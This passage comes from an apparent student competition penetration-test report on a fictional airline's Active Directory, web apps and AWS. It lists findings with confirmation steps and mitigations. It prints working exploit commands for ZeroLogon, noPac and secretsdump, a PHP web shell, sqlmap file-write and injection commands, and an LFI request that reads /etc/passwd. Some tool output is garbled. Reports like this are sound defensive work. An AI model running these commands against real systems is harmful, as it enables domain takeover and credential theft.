10.0.0.5	135/tcp	RPC	N/A	

Details:

ZeroLogon is a well-known vulnerability that was first publicized in 2021. It can be used to remotely get Domain Administrator privileges on a network without any authentication and has since been used en masse as an initial access vector by attackers.

Confirmation:

Team 10 identified this vulnerability through a NetExec module shown in Listing 1, the results of which are detailed in Figure 6.

```

root@CPTC9-Finals-t10-vdi-kali03: /opt/CVE-2020-1472
# nxc smb 10.0.0.5 -u Administrator -H zerologon
SMB 10.0.0.5 445 SKYCONTROL01 [!] Windows 10.0 Build 14393 x64 (name:SKYCONTROL01) (domain:corp.kkms.local) (signing:True) (SMBv1:False)
SMB 10.0.0.5 445 SKYCONTROL01 [*] corp.kkms.local
ZERLOGO... 10.0.0.5 445 SKYCONTROL01 VULNERABLE
ZERLOGO... 10.0.0.5 445 SKYCONTROL01 Next step: https://github.com/dirkjanm/CVE-2020-1472
root@CPTC9-Finals-t10-vdi-kali03: /opt/CVE-2020-1472
# python3 cve-2020-1472-exploit.py SkyControl01 10.0.0.5
Performing authentication attempts...
=====
Target vulnerable, changing account password to empty string
Result: 0
Exploit complete!
root@CPTC9-Finals-t10-vdi-kali03: /opt/CVE-2020-1472
# impacket-secretsdump -no-pass -just-dc corp.kkms.local/SkyControl01$@10.0.0.5
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
corp.kkms.local\Administrator:
Guest:501:aad:
krbtgt:502:aad:

```

Figure 6: Identification and exploitation of ZeroLogon on the DC

```
nxc smb 10.0.0.5 -M zerologon

python3 cve-2020-1472-exploit.py SkyControl01 10.0.0.5

impacket-secretsdump -no-pass -just-dc corp.kkms.local/SkyControl01\$$@10.0.0.5
```

Listing 1: Identify and exploit Zerologon on 10.0.0.5

Figure 6 shows the identification of the zerologon vulnerability using z1, the exploitation of the vulnerability using the recommended exploit script, as well as the harvesting of secrets (including NTLM hashes) on the domain using an Impacket script called secretsdump

Impact:

Since the vulnerability was first released, attackers around the world, even today, are known to use this as a first plan of attack, as it can easily provide administrative access without any credentials.

In this case, the opportunity for attackers is less limited than it might be, as the Windows hosts are not publicly accessible on the internet. However, any attacker, even an opportunistic one, can easily exploit this to take control of all resources and users in the domain.

Without proper detection, this can potentially lead to the compromise of employee accounts and any data stored on the hosts - including personal and financial information.

At the start of the engagement, Team 10 found that this host was not accessible from the testing network. Blocking the DC from external hosts in this way can mitigate the potential risk of this vulnerability by limiting attacks to only those on the network. However, it is important to note that doing this is not foolproof, which is why properly patching the vulnerability is crucial.

Mitigation:

- Download and apply Microsoft's patches to Netlogon

References:

<https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2020-1472>

High Risk Findings

2.1: noPac - CVE-2021-42278 and CVE-2021-42287

8.8	Adjusted CVSS v3.1 Score		
	Vector	AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H	
	Likelihood		Impact Serious
Affected Systems			
IP Address	Port	Service	Version
10.0.0.5	88	Kerberos	N/A

Details:

noPac is an exploit that combines two vulnerabilities: CVE-2021-42278 and CVE-2021-42287

The first of these allows for the creation of machine accounts without the '\$' symbol at the end

The second is based on a logic flaw in the way that kerberos will access tickets and tokens when an account does not exist.

When combining these two, as user is able to create a machine account that appears as if it isn't one, which allows a user to create a machine account, rename it such that it doesn't have a '\$' at the end, obtain a ticket for the account, add the '\$' back, and then use the TGT to log in as the impersonated account.

Note that the machine account quota on the network is 10, which is default.

Confirmation:

Team 10 first checked for the presence of the vulnerability using NetExec's noPac module automated the above exploitation process using noPac.py as shown in 2


```
root@CPTC9-Finals-t10-vd1-ka1103: /opt/SharpCollection/NetFramework_4.7_Any
--# nxc smb 10.0.0.5 -u Administrator -H ? -M nopac
SMB 10.0.0.5 445 SKYCONTROL01 Windows 10.0 Build 14393 x64 (name:SKYCONTROL01) (domain:corp.kkms.local) (signing:True) (SMBv1:False)
SMB 10.0.0.5 445 SKYCONTROL01 [+] corp.kkms.local\Administrator:54c25bcccc020476c0f574e000000000 (Pwn3d1)
NOPAC 10.0.0.5 445 SKYCONTROL01 TGT with PAC size 1514
NOPAC 10.0.0.5 445 SKYCONTROL01 TGT without PAC size 653
NOPAC 10.0.0.5 445 SKYCONTROL01 VULNERABLE
NOPAC 10.0.0.5 445 SKYCONTROL01 Next step: https://github.com/Ridter/noPac
-- (root@CPTC9-Finals-t10-vd1-ka1103: /opt/SharpCollection/NetFramework_4.7_Any)
```

Figure 7: fig:nxc-nopac

```
python3 noPac.py corp.kkms.local/mmagnolia:***** -dc-ip 10.0.0.5 -shell --
impersonate administrator
```

Listing 2: Exploit nopac

Impact:

The exploitation of this vulnerability allows any low-privilege user on this domain to impersonate any other user (including the Administrator) on the domain.

This could allow a threat actor that has network access to the DC - or even a malicious insider - to gain access to sensitive information on computers on the domain and provides the ability to disrupt critical infrastructure that is dependent on the network.

Mitigation:

If possible, update to a newer version of Windows Server.

Otherwise, apply the official Microsoft patches released after November 9, 2021.

Compliance Violations:

- TSA 3157 7.01
- TSA 3157 7.04A

References:

<https://github.com/Ridter/noPac>

2.2 Excessive DCSync permissions

8.8	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H		
	Likelihood	High	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.5	389	LDAP	N/A	

Details:

Several users on the domain have DCSync privileges, which means they are able to act as a domain controller and sync with it. This is a normal privilege for a DC to have, as multiple DCs on a domain need to sync up with each other occasionally in order to ensure that their attributes match up.

However, when a user is able to DCSync, that user can obtain all of the resources available on a DC. Most notable, the `ntds.dit` file, which includes all user and group information including NTLM hashes, can be easily obtained by these users.

Confirmation:

After compromising the Windows DC Team 10 used a Sliver extension called sharp-hound-3.

This can be installed by following the commands in Listing 12. The files from this tool can then be uploaded to BloodHound, which allows us to look for such attack paths.

```
armory install sharp-hound-3
sharp-hound-3 All
```

Listing 3: Identify shortest path that allows for unconstrained delegation

To find the shortest paths to unconstrained delegation systems, Team 10 used a pre-generated query from BloodHound, shown below in Listing 13. The result of which is detailed in Figure 27.

```
MATCH p=()-[:DCSync|AllExtendedRights|GenericAll]->(:Domain {name: "CORP.KKMS.
LOCAL"}) RETURN p
```

Listing 4: Identify users with DCSync privileges




Figure 8: Rendering of query above showing users with DCSync privileges

Impact:

While it does seem that some of these users are administrators, others seem to be DC-Sync. Indeed, if a user is able to DCSync, they can obtain the NTLM hashes of every user on the domain. Having NTLM hash of a user allows an attacker to impersonate that user as they please.

Having more high-privileged users than necessary leads to a higher likelihood that when a user is compromised by a malicious actor, the actor will be able to quickly compromise other machines, which can potentially cause loss of sensitive data and the disruption of critical services.

Mitigation:

Remove unnecessary permissions from users on the domain - including DCSync rights.

If it is not possible to remove permissions from these users, provide them with two ac-

counts: one privileged account that can be used for only privileged actions and one unprivileged accounts that can be used for actions like sending emails and browsing the web. Ensure that these accounts have different passwords.

Compliance Violations:

- TSA 3157 7.00A
- TSA 3157 7.06

References:

<https://www.paloaltonetworks.com/cyberpedia/what-is-the-principle-of-least-privilege>

2.3 RCE in Employee Time DB

8.1	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H		
	Likelihood	Low	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.43	80/tcp	http	nginx	

Details:

Team 10 was able to achieve unauthenticated RCE in the Employee Time DB web application due to the combination of multiple other vulnerabilities that exist in the app. SQL Injection was used to write a malicious PHP file to the server, which was then rendered using a LFI vulnerability. This is possible due to the SQL user's ability to write to files, thus creating a PHP file with the ability to run system commands. The whole attack chain is possible while unauthenticated. Confirmation can be observed in Figure 9.

Request	Response
1 GET /index.php?cmd=id%20%26%26%20cat%20/etc/passwd&page=../../../../../../../../tmp/shell 2 HTTP/1.1 3 Host: 10.0.0.43 4 Cookie: PHPSESSID=t65a20fcso5b9pe3augitvaodp 5 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Sec-Fetch-Site: none 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-User: ?1 14 Accept-Encoding: gzip, deflate, br 15 Accept-Language: en-US,en;q=0.9 16 Priority: u=0, i 17 Connection: close 18 19	31 <li class="nav-item"> 32 33 Login 34 35 36 <li class="nav-item"> 37 38 Timesheet 39 40 41 42 </div> 43 </nav> 44 <div class="p-5 bg-light"> 45 <h3 class="mb-3"> 46 Employee DB - 47 </h3> 48 </div> 49 </thead> 50 <div class="bg-light" style="height: 100%;"> 51 <pre> 52 uid=33 (www-data) gid=33 (www-data) groups=33 (www-data) 53 root:x0:root:/root:/bin/bash 54 daemon:x1:1:daemon:/usr/sbin:/usr/sbin/nologin 55 bin:x2:2:bin:/bin:/usr/sbin/nologin 56 sys:x3:3:sys:/dev:/usr/sbin/nologin 57 sync:x4:65534:sync:/bin:/bin/sync 58 games:x5:60:games:/usr/games:/usr/sbin/nologin 59 man:x6:12:man:/var/cache/man:/usr/sbin/nologin

Figure 9: RCE Proof of Concept

Confirmation:

Refer to the SQLi vulnerability and LFI vulnerability in this document to ensure that those components still exist for this exploit to work.

Create a file called `shell.php` on your own device containing the contents of Listing 5:

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']);
    system($cmd); echo "</pre>"; die; }?>
```

Listing 5: shell.php contents

Next, run the `Sqlmap` command from Listing 6 to copy `shell.php` onto `/tmp/shell.php` on the vulnerable server.

```
sqlmap --url "https://10.0.0.43/index.php?page=admin&employee=*" --file-write=./
    shell.php --file-dest=/tmp/shell.php
```

Listing 6: Sqlmap to copy shell.php

Finally, you can achieve RCE and execute the system command `id` by visiting the following URL using the LFI vulnerability:

```
https://10.0.0.43/index.php?cmd=id&page=../../../../tmp/shell
```

This URL should be visited in burp suite otherwise you will be redirected.

Impact:

An unauthenticated attacker would be able to execute system commands on the 10.0.0.43 server. It should be noted that the attack path for this vulnerability is complex.

Mitigation:

Fixing any one of these vulnerabilities would likely remove the attack path required for RCE, however, it is highly recommended to ensure that the SQL system user cannot write to files when it is not needed.

2.4 ADCS - ESC8

8.1	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:L/A:L		
	Likelihood	Moderate	Impact	Catastrophic
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.5	80	ADCS	N/A	

Details:

The DC is running ADCS and has web enrollment enabled with the request disposition set to Issue. This means that if it is possible to coerce the domain controller to authenticate to a rogue listener, a malicious actor can relay a connection to the web enrollment endpoint for ADCS to obtain a TGT for the DC.

This means that, if vulnerable to a relay attack, a user can impersonate any user on the domain.

Confirmation:

Team 10 first confirmed the existence of ADCS on the domain using NetExec's ADCS module.

Team 10 then used Certipy to automatically find vulnerabilities in ADCS that could be exploited. While there are several escalation paths, the only ones of note were ones that could allow non-privileged users to become more privileged (see figure 10)

```
(root@CPYCS-Finals-010-vm1-kali63) ~/RAKMS_Shared
# certipy find -vulnerable -u Administrator -hashes aa... 232 -ns 10.0.0.5 -dc-ip 10.0.0.5
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 15 enabled certificate templates
[*] Trying to get CA configuration for 'corp-SKYCONTROL01-CA' via CSRA
[*] Got CA configuration for 'corp-SKYCONTROL01-CA'
[*] Saved BloodHound data to '20240112161506_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20240112161506_Certipy.txt'
[*] Saved JSON output to '20240112161506_Certipy.json'
```

Figure 10: Using Certipy to collect vulnerabilities on ADCS

The results that indicate this vulnerability are in the results below

```

{
  "Certificate Authorities": {
    "0": {
      "CA Name": "corp-SKYCONTROL01-CA",
      "DNS Name": "SkyControl01.corp.kkms.local",
      "Certificate Subject": "CN=corp-SKYCONTROL01-CA, DC=corp, DC=kkms, DC=local",
      "Certificate Serial Number": "30330FBDDC4931AD4CF139BEF7195FB",
      "Certificate Validity Start": "2024-01-09 07:42:12+00:00",
      "Certificate Validity End": "2029-01-09 07:52:11+00:00",
      "Web Enrollment": "Enabled",
      "User Specified SAN": "Enabled",
      "Request Disposition": "Issue",
      "Enforce Encryption for Requests": "Enabled",
      "Permissions": {
        "Owner": "CORP.KKMS.LOCAL\\Administrators",
        "Access Rights": {
          "2": [
            "CORP.KKMS.LOCAL\\Administrators",
            "CORP.KKMS.LOCAL\\Domain Admins",
            "CORP.KKMS.LOCAL\\Enterprise Admins"
          ],
          "1": [
            "CORP.KKMS.LOCAL\\Administrators",
            "CORP.KKMS.LOCAL\\Domain Admins",
            "CORP.KKMS.LOCAL\\Enterprise Admins"
          ],
          "512": [
            "CORP.KKMS.LOCAL\\Authenticated Users"
          ]
        }
      }
    }
  },
  "Vulnerabilities": {
    "ESC6": "Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022",
    "ESC7": "'CORP.KKMS.LOCAL\\\\Administrators', 'CORP.KKMS.LOCAL\\\\Domain Admins' and 'CORP.KKMS.LOCAL\\\\Enterprise Admins' has dangerous permissions",
    "ESC8": "Web Enrollment is enabled and Request Disposition is set to Issue"
  }
}

```

Figure 11: Certipy Results showing ESC8

Impact:

At the moment, the impact of this attack is minimal, as it seems that relay attacks are not currently possible on the DC. However, new relay attacks appear quite commonly. The best thing to do here is to take a "defense in depth" approach, in which the system is secure at every step of the way so as to ensure that if one part of the network is compromised, it doesn't lead to full compromise.

If the DC does every become vulnerable to a relay attack, however, this could allow a threat actor that has network access to the DC - or even a malicious insider - to gain access to sensitive information on computers on the domain and provides the ability to disrupt critical infrastructure that is dependent on the network.

Mitigation:

Ensure that ADCS web interfaces have HTTPs enabled in order to prevent NTLM relay attacks

References:

- <https://www.encryptionconsulting.com/mitigating-esc1-and-esc8-vulnerability-in-active-directory/>
- <https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-3/>
- <https://www.fortinet.com/resources/cyberglossary/defense-in-depth>

2.5 Employee Time DB SQLi

7.6	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L		
	Likelihood	Moderate	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.43	80/tcp	http	nginx	

Details:

The Employee Time DB web application is vulnerable to unauthenticated SQL Injection using the employee query parameter in the admin page, with the ability to do error based UNION attacks and obtain the full contents of full database. It should be noted that without the Broken Access Control vulnerability on the Employee Time DB, this attack would need to be authenticated.

Confirmation:

```
sqlmap --url "https://10.0.0.43/index.php?page=admin&employee=*" --current-user
```

Listing 7: Sqlmap command to exploit SQLi

Impact:

An unauthenticated attacker can use the popular tool Sqlmap in order to dump all of the contents in the employeedb database. Additionally, this vulnerability was critical in achieving remote code execution on the 10.0.0.43 machine.

Mitigation:

Ensure that all user input is properly sanitized before passing it into any SQL queries. In PHP, it is recommended to use PDO prepared statements when handling SQL queries with user input ⁷.

⁷<https://www.php.net/manual/en/security.database.sql-injection.php>

2.6 High-Privilege Kerberoastable Account

7.5	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H		
	Likelihood	Very High	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.5	88	Kerberos	N/A	

Details:

As part of the normal operation of Kerberos, a user will authenticate to the domain and receive a ticket granting ticket (TGT).⁵ This ticket is then provided to the ticket-granting service (TGS) and used to request a service ticket (ST). These STs can be used to request a service or any other resource that might be needed by a user.

Microsoft's implementation of Kerberos does this request process using the service principal name (SPN) of an account to determine which service account hash was used to encrypt the service ticket, and thus to determine which service account should get access. This means an attacker can use legitimate functionality to request the hash of a service account. This is an attack known as kerberoasting.

Confirmation:

Team 10 used NetExec to kerberoast as seen in Figure 12.

```
mexec 10.0.0.5 -u 'magnolia' --url/share/ldapb64-resoucecs/050r140
# mexec 10.0.0.5 -u 'magnolia' -p 'E' --kerberos k
10.0.0.5 445 SYVCONTROL01 | Mimoso 10.0 Build 14393 x64 (name:SYVCONTROL01) (domain:corp.kms.local) (signature) (CMB):False
10.0.0.5 389 SYVCONTROL01 | corp.kms.local/magnolia@huhuvug1
10.0.0.5 389 SYVCONTROL01 | Total of RECORDS returned: 2
10.0.0.5 389 SYVCONTROL01 | SAMAccountName: evr_ATC_memberOf: Cms\,Chrisers,DCcorp,DCkms,DClocal postAuthSeq: 2024-01-30 03:12:21:583339 lastlogon:2024-01-12 14:52:00:833542
10.0.0.5 389 SYVCONTROL01 | ServicePrincipalName: evr_ATC_memberOf: Cms\,Chrisers,DCcorp,DCkms,DClocal postAuthSeq: 2024-01-30 03:12:21:583339 lastlogon:2024-01-12 14:52:00:833542
17904b0a3770a05c 389 SYVCONTROL01 | ServicePrincipalName: evr_ATC_memberOf: Cms\,Chrisers,DCcorp,DCkms,DClocal postAuthSeq: 2024-01-30 03:12:21:583339 lastlogon:2024-01-12 14:52:00:833542
045320a19c70a097f 389 SYVCONTROL01 | ServicePrincipalName: evr_ATC_memberOf: Cms\,Chrisers,DCcorp,DCkms,DClocal postAuthSeq: 2024-01-30 03:12:21:583339 lastlogon:2024-01-12 14:52:00:833542
008038024293125c
c21348c8080e713a
027580f0918009e
0ef94c0808f083a42
0b49234e0a46130950e81f0ca41005311a0b0a080f71f84c4e4715c7203c0e0a702f050e9f3307f050e9e65307a621a6f7f0b0a0e1f0e0e0e1350e4e1b204872f14e0e1713507070a09054e07457a097570e08000940e41350e711372124
```

Figure 12: NetExec kerberoasting

In this case, the password hash was quickly cracked to gain access to the account.

Impact:

Because any account can request a hash for a service, the password must be strong to ensure that it cannot be cracked by an attacker. Since a user should not be logging in to a service account, these passwords can be very long and complex without inconveniencing a user.

The challenge here is that many services, when first created or installed, are given weak and/or default credentials. These credentials are rarely changed, meaning attackers have a long window of opportunity to crack passwords for service accounts, many of which will have access to critical resources like that of databases and public-facing websites.

Mitigation:

- Review all SPNs to ensure that they have long and highly random passwords

Compliance Violations:

- TSA 3157 7.04A

References:

<https://learn.microsoft.com/en-us/windows/win32/ad/service-principal-names>

<https://www.sans.org/tools/kerberoasting/>

<https://www.blackhillsinfosec.com/a-toast-to-kerberoast/>

2.7 PII on Baggage Check-in through IDOR

7.4	Adjusted CVSS v3.1 Score			
	Vector	AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H		
	Likelihood	High	Impact	Catastrophic
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.33	80	baggagecheckin	N/A	

Details:

The baggagecheckin API currently uses the endpoint `/api/v3` to validate passengers. This implies the existence of a `v1` and `v2`.

This is a common problem that attackers will know to look out for, as earlier versions of APIs may be vulnerable or may have debug functionality available that developers had deployed temporarily.

In the case of this vulnerability, the API endpoint also accepted a ID called `entrynumber` that was susceptible to what is known as an IDOR (Insecure direct object reference), in which an identifier is able to access a resource without authentication.

Confirmation:

When making a request to `/api/v1/passenger/validate`, the server responds with an overly verbose error message that indicates a missing parameter called `entrynumber` (see figure 14)

Team 10 was able to easily modify and send these request using BurpSuite

From here, Team 10 sent requests to this endpoint using BurpSuite's Intruder, which revealed that user information can be accessed with no authentication (see figure ??)



Figure 13: Using BurpSuite to send a request to the v1 api




Figure 14: Using BurpSuite's Intruder to find IDs that return valid data

Impact:

Any user able to access the endpoint 10.0.0.33 will be able to find sensitive data that significantly compromises privacy. This includes full name, social security number, date of birth, phone number, and email.

Mitigation:

Consider disabling the APIs that are not in use or restricting access to them from origins outside of the local machine.

When using identifiers to access data, especially those that can be easily enumerated (like that of numerical ones), ensure that there is authentication required to access information.

To improve customer security and to comply with GDPR regulations, sensitive user data should be encrypted.

Compliance Violations:

- TSA 3157 9.00C
- Art. 5 GDPR
- Art. 32 GDPR

2.8 Real-time protection disabled on antivirus

7.3	Adjusted CVSS v3.1 Score			
	Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N		
	Likelihood	High	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.5	N/A	Windows	10	

Details:

Although installed, real-time protection for Windows Defender antivirus was found to be disabled. Because Windows Defender was disabled, Team 10 was able to quickly gain control of the server through Sliver, a Command and Control application. Additionally, Windows Defender uses behavioral analysis techniques to detect malware when it runs. This protection is lost if Windows Defender real-time protection is disabled.

Confirmation:




Figure 15: Antivirus is disabled on the server

Impact:

With Windows Defender real-time protection disabled, systems are more susceptible to malicious software. For example, Team 10 was able to install Sliver, a remote Command and Control software, because Windows Defender Real Time Protection was disabled.

Mitigation:

Enable Windows Defender Real Time protection.

Compliance Violations:

- TSA 3157 12.00

2.9 EC2 Misconfigurations

7.2	Adjusted CVSS v3.1 Score			
	Vector	AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H		
	Likelihood	High	Impact	
Affected Systems				
IP Address	Port	Service	Version	
AWS			N/A	

Details:

AWS Elastic Compute Cloud (EC2) controls are well documented in the AWS User Guides. Security groups for EC2s should have specific ingress and egress network traffic policies to mitigate unauthorized ssh access. EBS volumes and snapshots should be properly encrypted to prevent data exfiltration.

Confirmation:

Using the AWS EC2 API, Team 10 analyzed the network configurations for all discovered EC2 volumes on the AWS Cloud account.

```
$ aws ec2 describe-security-groups --filters Name=ip-permission.from-port,
Values=22 Name=ip-permission.to-port,Values=22 Name=ip-permission.cidr,Values=
'0.0.0.0/0'
```

Listing 8: List security groups that allow SSH from the internet

```
$ aws ec2 describe-security-groups --filters Name=ip-permission.cidr,Values='
0.0.0.0/0'
```

Listing 9: Check for ingress rules from the internet

The two commands shown in Listings 8 and 9 filtered the network configurations for Team 10, allowing for the immediate identification of several security groups allowing connections from the internet.

```
"SecurityGroups": [
  {
    "Description": "launch-wizard-3 created 2020-09-09T15:35:53.274-05:00",
    "GroupName": "launch-wizard-3",
    "IpPermissions": [
      {
        "FromPort": 22,
        "IpProtocol": "tcp",
        "IpRanges": [
          {
            "CidrIp": "0.0.0.0/0"
          }
        ],
        "Ipv6Ranges": [
          {
            "CidrIpv6": "::/0"
          }
        ],
        "PrefixListIds": [],
        "ToPort": 22,
        "UserIdGroupPairs": []
      },
    ]
  },
]
```

Figure 16: Example of misconfigured security group

Team 10 also discovered EBS snapshots within 4 EC2 volumes. After enumerating these, Team 10 found that they were unencrypted and accessible.

```
[ebs__enum_volumes_snapshots] MODULE SUMMARY:

4 Volumes found
0 Snapshots found
Unencrypted volume information written to:
  unencrypted_ebs_volumes_1705185232.759836.csv
Unencrypted snapshot information written to:
  unencrypted_ebs_snapshots_1705185232.759836.csv

Pacu (test:None) >
```

